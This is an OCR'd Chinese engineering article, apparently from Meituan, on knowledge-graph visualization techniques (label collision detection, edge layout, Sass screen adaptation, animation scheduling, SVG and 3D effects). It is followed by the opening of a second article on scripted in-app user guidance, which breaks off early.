

视觉降噪 – 文字 – 对比

但这种解法的时间复杂度会随着节点的增多逐渐变得不可控。假如我们有 100 个节点，最多需要 O(n!) 的时间复杂度才能计算完毕。我们这里采用栅格划分的方式来做优化，先对画布进行栅格划分，然后确定节点所在的一个或多个栅格，在进行碰撞检测的时候，只需要和自己同栅格的节点做对比即可，因为不同栅格内的节点一定不会出现碰撞的情况。




视觉降噪 – 文字 – 栅格划分

这种栅格划分的理论基础就是四叉树碰撞检测，我们在此基础上做了进一步的优化。由于需要进行遮挡检测的元素是文字类型的节点，这种节点的特点是长比宽大很多。如果按照传统的四叉树分割算法，就会造成很多文字节点横跨多个栅格，对比的次数较多。在检测前，我们先计算出所有文字节点的平均长宽比，每次栅格划分是横向还是纵向，取决于哪个方向划分后栅格的长宽比更靠近文字的平均长宽比，这样做就会减少文字节点横跨多个栅格的情况，从而减少了每次需要被碰撞检测的节点数量。




视觉降噪 – 文字 – 四叉树

## 边处理

### 多边散列排布


知识图谱中存在包含大量出（入）边的中心节点，在对这些中心节点的边进行可视化展示时，往往会出现边与中心节点联结处（Nexus）重叠交错在一起的情况，进而影响视觉体验。

针对这种特殊场景，我们设计了一种多边散列排布的算法，通过边夹角偏移量计算和节点半径裁剪，将 Nexus 分散排布在节点周围，减少边线重叠的情况，以达到更清晰的视觉效果：

边处理 – 散列排布


### 多类型可调节边

我们还实现了多种类型的边，并支持通过参数配置的方式来调整边的样式，比如：贝塞尔曲线控制点、弧度、自旋角度等参数，以满足各种复杂图谱的可视化场景。




边处理 – 多类型边

通过多边散列排布，改变边线类型，并调整样式参数，下面是我们将图谱中凌乱无序的边线优化后的效果：




边处理 – 最终对比

## 3.3 交互功能

合适的图谱布局能更好地表达出数据的含义，通过视觉降噪可以进一步让图谱传递出更多的有效信息。但是用户依然需要通过交互找到自己关心的信息，一个图谱可视化工具是否好用，交互功能会起到非常重要的作用。目前，我们实现了下面的基本交互功能：

- **画布操作**：拖动、缩放、动态延展、布局变换、多节点圈选。
- **元素（节点和边）操作**：样式配置、悬浮高亮、元素锁定、单击、双击、右键菜单、折叠 / 展开、节点拖动、边类型更改。
- **数据操作**：节点的增删改查、边的增删改查、子图探索、数据合并、更新重载。

除了上述的基础交互功能外，我们还探索了一些特殊场景的交互。在图谱可视化中交互的目的，是为了从庞大的知识图谱中找到自己关心数据的关联关系，同时也能够观察到这些关联关系在全局画布中的位置。

### 路径锁定

通过选取不同的节点，自动计算出节点之间的合适路径，做锁定展现，方便观察两个或多个节点是如何关联起来的。

交互功能 – 路径锁定

## 聚焦展现

对于当前不关注的图谱区域，默认布局可以密集一些来节省画布空间，关注某个区域后，会对当前关注的一小块区域重新布局，让节点排布分散一些，方便查看文字的内容。

交互功能 – 聚焦展现

其实，无论可视化的节点与边的数量有多庞大，当深入到业务细节中的时候，使用者关注的节点数量其实不多，重点是把使用者关心的数据从大量数据中筛选出来，并且

做好清晰地呈现表达。

## 3.4 美团大脑可视化

美团大脑 – 主界面

美团大脑是围绕吃喝玩乐等多种场景，构建的生活娱乐领域超大规模知识图谱，为用户和商家建立起全方位的链接。为了让美团大脑的能力更容易的被理解和使用，我们需要通过知识图谱可视化的方式让美团大脑更具象化，并开发出便捷的知识图谱查询应用。

在开发知识谱图可视化功能之前，还需要具备一些通用可视化能力。下面主要介绍一下多屏适配和动画相关的技术能力。

### 多屏适配方案

美团大脑呈现的终端场景非常复杂，有 PC/Mac 端屏幕、大屏电视、巨型宽屏等。各个屏幕的尺寸比例都有所不同，为了保持统一观感，不能出现滚动条、不能有边缘留白、不能压缩变形。同时在一些重要场合的巨型宽屏上，还要对细节做特定的适配。通过 sass 的函数和 mixin 功能可以较好地完成非等比缩放和个性化适配的需求。

**非等比缩放**

```
$design_width: 1920;
$design_height: 1080;

@function cvh ($px) {
    @return $px/$design_height*100vh;
}

@function cvw ($px) {
    @return $px/$design_width*100vw;
}
```

**个性化适配**

```
$media-command-center: '(min-aspect-ratio: 5760/2160)';

@mixin cc () {
    @media screen and #{$media-command-center} {
        @content;
    }
}

.panel-card {
    font-size: .14rem;
    margin-right: cvh(10);
    @include cc {
        font-size: .16rem;
    }
}
```

code-sass

- **非等比缩放**：在长宽都需要考虑的缩放场景中，使用基于视口百分比的单位 vh、vw 很合适，设计稿尺寸为 1920 * 1080，可以通过转换函数自动计算出对应的 vh、vw 值。其中为了保证字体大小在不同尺寸的屏幕上更符合预期，会用设计稿里的高为基础单位做 rem 的指导参数。
- **个性化适配**：在超宽的大屏尺寸下，按照比例自动缩放，在某些元素上视觉效果并不是特别完美，上面的 mixin 可以很方便地在 CSS 中对特定尺寸的屏幕做个性化适配。
- **像素级还原**：针对不同尺寸的设计稿校准时，有些元素会带有阴影效果或者是不规则图形，但是设计师只能按照矩形切图，导致 Sketch 自动标注的数据不准确。这时可以把浏览器的尺寸设置成与设计稿一致，再蒙上一层半透明的设计稿图片，逐个元素做对齐，就可以快速对不同尺寸屏幕的设计稿做像素级还原。

这套大屏适配技术方案支撑了美团大脑历次的版本迭代。此前在参展亚洲美食节时，由于会场搭建情况比较复杂，屏幕分辨率经历了多次变更，只花费了 0.5 人日就做到了各种不同分辨率的定制、开发和适配工作。

美团大脑 – 多屏适配

## 现场效果

美团大脑 – 多屏适配 – 现场

## 动画脚本自动化

与静态可视化界面相比，动态可视化或者交互式可视化有更好的视觉效果，并且能传递给观看者更多的信息。

静态效果

动态效果

静态效果对比动态效果

此外，美团大脑在展出过程中部分时间是无人值守的，而有了动态可视化后，还需要自动播放循环动画，因此就有了动画脚本自动化的需求：

- 在无人操作时，按照配置好的动画脚本循环执行。
- 用户与应用交互时，能够自动将动画停止。
- 有便捷的方式重新运行动画或进行任意场景的转跳。

美团大脑的动画效果具有以下几个特点：

- 动画类型多样化，包含 3D 类型、DOM Animation、SVG Animation、第三方 Canvas 组件、Vue 组件切换。
- 多个动画模块之间有衔接依赖，动画执行可以暂停和开始。
- 不同模块的动画之间需要相互通信。

我们将每个动画都封装成一个函数，初期使用了 setTimeout 和 async function 的方案：

**setTimeout**：可以管理简单的动画执行，但是只要前面的动画有时间上的变动，后续所有动画 setTimeout 的 delay 参数都需要改，非常麻烦。

**async function**：将动画都封装成返回 Promise 的函数，可以解决多个动画模块依赖的问题，这个方案对不同动画模块开发者的协作效率有很大的提升，但是依然无法暂停和取消动画。

setTimeout

```
let animate1 = () => {}; // 运行10S
let animate2 = () => {}; // 运行5S
let animate3 = () => {}; // 运行10S
let animate4 = () => {}; // 运行10S(2和3都运行结束后再运行)

setTimeout(animate1, 0);
setTimeout(animate2, 1000 * 10);
setTimeout(animate3, 1000 * 10);
setTimeout(animate4, 1000 * 20);
```

async function

```
let animate1 = async () => {}; // 10S后resolve
let animate2 = async () => {}; // 5S后resolve
let animate3 = async () => {}; // 10S后resolve
let animate4 = async () => {}; // 10S后resolve(2和3都运行结束后再运行)

let animateAll = async () => {
    await animate1();
    await Promise.all([animate2(), animate3()]);
    await animate4();
};
animateAll();
```

code-js 异步

async function 的方案已经比较好用了，但是主要问题是一旦执行就不能暂停或取消，因此我们基于 generator function 封装成了类 async function，可以做到随时暂停或取消，下面是使用封装的异步动画调度器与各种工具 helper 写的动画模块业务代码。


code-vue 实践

整体方案主要有以下几个功能：

- $ae 是基于 generator function 封装的异步工具库 async-eraser，CancelToken 是停止生成器运行的取消令牌。

- 定制开发了支持异步事件的 EventEmitter，emit 函数会返回一个 Promise，resolve 时就会得知 emit 的动画已经执行完毕，使 Vue 跨组件的动画调度更容易。
- Vue 组件卸载时会自动 off 监听的事件，同时也能自动停止当前组件内的动画调度器。
- 监听 DOM 的 transitionend 和 animationend 事件，自动获取 CSS 动画执行结束的时机。

通过上述方案，我们让开发动画模块的同学像写异步函数一样写动画模块，极大地提高了动画模块的开发效率，让每个同学的精力都放在动画细节调试上，下面是最终的实现效果：




美团大脑 – 总体效果

### 美团大脑功能交互

美团大脑 – 功能交互

因为美团大脑不仅要参加各类活动与展会，还要服务于同事们的日常工作，帮助大家便捷的查询出 POI 的知识图谱数据，最终效果如上图所示。它主要有以下功能和交互：

- **POI 信息查询**：星级、评论数、均价、地址、分项评分、推荐理由。
- **知识图谱可视化**：成簇布局、环路布局、节点寻路算法、画布的缩放与拖拽、节点锁定操作、聚焦呈现。
- **辅助信息**：推荐菜、菜品标签、店铺标签词云、情感曲线、细粒度情感分析、相似餐厅。

## 3.5 可视化叙事的探索

美团大脑是我们团队第一个知识图谱可视化项目，通过该项目的实践，我们积累了一些可视化基础能力和知识图谱可视化的优化策略，让开发效率得到了极大的提升，同时团队开始考虑在交互和表现形式上做进一步的突破。我们也搜集到一些反馈，发现很多人依然对知识图谱这项技术是什么和能做什么了解得不是很清楚。

经过团队的头脑风暴，我们认为核心原因是 AI 技术高深复杂，难以具象化，需要对真实场景进行还原。刚好，知识图谱相对于其他的技术而言其可解释性更强，于是我们决定进行可视化叙事的研发。

数据可视化叙事（Visual Data StoryTelling）是通过隐喻对数据进行可视化，并以可视化为手段，向受众讲述数据背后的故事。下面举个例子，来对比一下纯文字与可视化叙事的不同：

在用户搜索"性价比高适合朋友聚餐的川菜馆"时，根据搜索时间得知是周末的晚上，再通过语义理解分析得到"朋友聚餐"、"性价比高"、"川菜"、"周末聚餐"几个关键信息。美团App用知识图谱技术在环境、价格、口味、菜品、服务几个维度帮助用户搜索匹配的餐厅，通过知识图谱推断出一些餐厅标签，有环境安静、辛辣、海鲜棒、性价比高、菜品精致、上菜快、川菜等，最终基于用户的需求推荐出几家可能合适的餐厅。


可视化叙事

可以看到，可视化叙事的形式要比文字更直观，能更清晰地让观看者了解数据背后的故事，还可以通过动效将重点信息呈现，引导用户按照顺序了解故事内容。下面我们会介绍几个在可视化叙事中开发动效的思路。

## 扫光效果


扫光效果对视觉观感的提升和视觉重点的强调非常有效，我们在做扫光效果的轮廓元素上，需要设计师提供两个文件，一个是轮廓的背景图片，一个是带有轮廓 path 的 svg。经过技术调研，我们发现可以通过 svg 渐变或者蒙版来进行实现。

## SVG 渐变




扫光 – 渐变

## SVG 蒙版




扫光 – 蒙版

渐变方案用在弯曲角度较小的轮廓元素或图谱的边上没有问题，不过渐变只能线性的从一侧到另一侧，如果应用到弯曲角度较大的边上，渐变效果会不连续。


扫光 – 渐变 – 缺点

综合分析一下两种方案，蒙版方案更加灵活，渐变性能更好。由于我们的场景可以规避弧度过大的边，因此我们选择了性能更好的渐变方案。

### 动效节奏调试

一个动效是否有节奏，对于观看者的体验影响非常大，但是节奏感是一个非常难掌握的东西，这里推荐两个辅助工具：animejs 和贝塞尔调节。

这两个工具能够给大家带来很多灵感，同时可以让设计师自己利用工具调试出或者找到期望的动效，降低动画开发的协作成本，这里展示一个使用贝塞尔函数实现的动效：




贝塞尔

**可视化叙事效果**

我们为知识图谱的可视化叙事设计了几个典型场景，对日常生活中的找店游玩、商户经营分析等需求进行情景再现，直观地将知识图谱是如何服务真实场景的需求展现出来，以下是可视化叙事的效果：

可视化叙事 – 总体效果

## 3.6 3D 可视化场景的探索

上面介绍的都是在 2D 场景下知识图谱可视化的开发经验，为了实现更好的视觉效果，我们还探索了 3D 场景的技术方案。我们选择了 vasturiano 的 3d-force-graph，主要原因如下：

- 知识图谱布局库为 d3-force-3d，是基于 d3-force 开发的，延续了团队之前在 D3.js 方向的积累，使用起来也会更熟悉。
- 它是基于 three.js 做 3D 对象的渲染，并在渲染层屏蔽了大量的细节，又暴露出了 three.js 的原始对象，便于对 3D 场景的二次开发。


在产品与设计层面，因为我们团队在 3D 可视化上的经验比较少，就学习调研了很多优秀的作品，这里主要从 Earth 2050 项目获取了一些灵感。下面介绍我们在二次开发过程中主要的优化点。

### 节点样式优化

3d-force-graph 中默认节点就是基础的 SphereGeometry 3D 对象，视觉观感一般，需要更有光泽的节点，可以通过下面的方案实现。

- 用 shader 实现一个透明发光遮罩的材质。
- 用类似高尔夫的纹理让节点更有质感。

操作虽然比较简单，但是将关键节点“点亮”后，整体的视觉观感会好很多。




3D- 节点纹理

## 3D 动效

为了在 3D 场景下有更好的效果，还需要添加一些动效。


### 镜头游走

我们利用了内置的相机进行四元数的旋转计算。

3D- 镜头游走

### 粒子飞散

在飞散的时候，我们创建随机不可见的粒子，控制粒子数量缓慢出现，利用 requestAnimationFrame 向各自方向飞散。



3D- 粒子飞散

### 产品效果与场景思考

最终在 CES 会场效果如下：

3D-CES 现场


我们在研发了主要应用在技术推广的 3D 知识图谱可视化后，还考虑迁移到工具类应用中，但是发现工具类应用目前更适合 2D 的展示与交互，3D 虽然对于空间利用率更大，但是用户交互方式也更复杂。如果后续能思考出更高效的交互方式，我们会再次尝试利用 3D 知识图谱可视化来提升工具类应用的产品体验。

## 4. 落地场景

目前，知识图谱可视化技术方案已经应用在了美团多个业务场景中，包括美团大脑、图数据库、智能 IT 运维、组件依赖分析、商品标签管理、行业领域图谱等。未来，我们还将探索更多的应用场景。

落地场景 -1

落地场景 -2




落地场景 -3

## 5. 未来展望

最后，展望一下知识图谱可视化技术后面还可以探索的一些方向，我们从交互场景、效果呈现以及工具能力等三个维度进行说明。

### 交互场景

**3D 场景中的交互**：在 3D 场景中做知识图谱可视化视觉震撼程度更强，但是现阶段实用程度还不够，交互的效率也不如 2D 场景，高效的 3D 交互方式需要进一步探索。

**虚拟现实**：元宇宙的概念快速带动了 VR 等虚拟现实技术的发展，技术成熟后或许能带来更好的可视化体验。

### 效果呈现

**大规模知识图谱可视化**：在节点数量非常多的知识图谱可视化中，性能上的问题有 WebGL、WebGPU 等技术方案去解决，但是也仅限于能可视化出来，用户已经很难找到自己需要的信息了，如何既能呈现出成千上万的节点，又能让用户便捷的找到自己需要的关系数据信息很重要。

**布局的智能化**：目前知识图谱的布局合理性主要靠半人工干预的方式来保证，后面可以考虑针对不同的数据特征去自动匹配合适的力学布局策略，用算法智能预测出最合理的布局方式，减少开发者或用户的干预成本。

### 工具能力

**通用查询工具**：目前各大知识图谱数据存储引擎都有自己的可视化查询工具，互不通用，也互有优缺点，如果有统一的可视化查询语言，就能够让一种可视化工具适配多个存储引擎和应用，提高工具应用的效率。

## 本文作者

巍耀、诚威、宋奇、敏芳、曾亮，均为美团平台 / 搜索与 NLP 部前端工程师。

## 参考资料


- https://d3js.org/
- https://github.com/vasturiano/d3-force-3d
- https://github.com/vasturiano/3d-force-graph
- https://2050.earth/
- https://en.wikipedia.org/wiki/Quadtree
- https://github.com/getify/CAF
- https://github.com/tj/co
- https://animejs.com/documentation/#staggeringBasics
- https://cubic-bezier.com/


## 招聘信息

美团 / 搜索与 NLP 部 / 平台前端团队是一个创新、开放、对技术有热情的前端的团队，团队主要负责搜索平台、NLP 平台、知识图谱可视化、跨端框架、低代码工具等方向，长期诚聘实习、校招、社招，坐标北京 / 上海，欢迎感兴趣的同学发送简历至：zhangweiyao@meituan.com，也欢迎同行进行技术交流。

# 终端新玩法：技术栈无关的剧本式引导

作者：松涛　尚先　筱斌

## 背景

互联网行业节奏偏快，App 的更新愈发频繁，如何让用户跟上更新节奏，理解产品功能，完成认知迭代，是业务发展中不可忽视的一环。同时“低代码 / 零代码”的理念也逐步被大众认可，相关调研报告指出“低代码 / 零代码”可以加速企业的数字化转型。以美团到家事业群为例，在宅经济再度升温后，即时配送应用的增长速度高于其他配送时长的应用。大量新用户的涌入既是机遇，也是挑战。目前美团到家事业群已经涵盖了医药、团餐、闪购、跑腿、团好货、无人配送等 10+ 业务线。新的商业模式意味着新领域的尝试，主业务外卖平均数日也会上线新的功能模块，这些都需要关注用户心智建设与效率提升。


## 现状

在提升用户心智，获得服务认同方面，业界内也做了很多尝试，包括丰富多样的轻交互，也有“保姆式”的游戏引导教学。这些实现方式归结到技术层面，都是 App 中的功能引导，它可以让用户在短时间内快速了解产品特色以及产品使用方式。相对于“广告投放”、“口号传播”、“地推介绍”等传统方案，App 中的功能引导，具备成本低、覆盖准、可复用等特点。

常见的功能引导

App 功能引导是用户心智建设的“敲门砖”，只有让用户熟悉平台操作、了解产品特色作为前提，才能进一步借助情感化、场景识别、运营技巧等手段来做用户心智建设。随着 App 功能的不断迭代，在用户中逐渐出现了“用不明白”的现象，这个现象在美团外卖商家客户端尤为突出。作为商家生产运营的主要工具，客户端承载的业务功能复杂多样，设置项更是品类繁杂，如果商家用不明白，就会对整个运营体系造成非常不利的影响。

为了让商户“用得明白”，2021 年第一季度，美团外卖商家端在功能引导类需求层面耗费了大量人力，平台产品侧重点对商家进行了扶持，并试点了“情感化引导”等项目，虽然业务效果取得了正向收益，但由于后续的研发估时较大，空有想法却难以落地。类似的营销、广告、商品、订单等业务也由于快速迭代，也需要配套生产一系列产品功能的引导需求，也因为人力问题而一直处于积压状态。



部分引导类需求

## 目标与挑战

基于上述背景与现状，我们迫切需要提供一种解决方案，让业务方可以更快捷地落地自己的想法，在控制好成本的情况下，更好地建设用户心智。同时，解决目前积压的业务任务，包括但不限操作教学、功能介绍、情感化、严肃化等等场景。于是 ASG（Application Scripted Guidance）剧本式引导项目就应运而生了。

### 项目目标

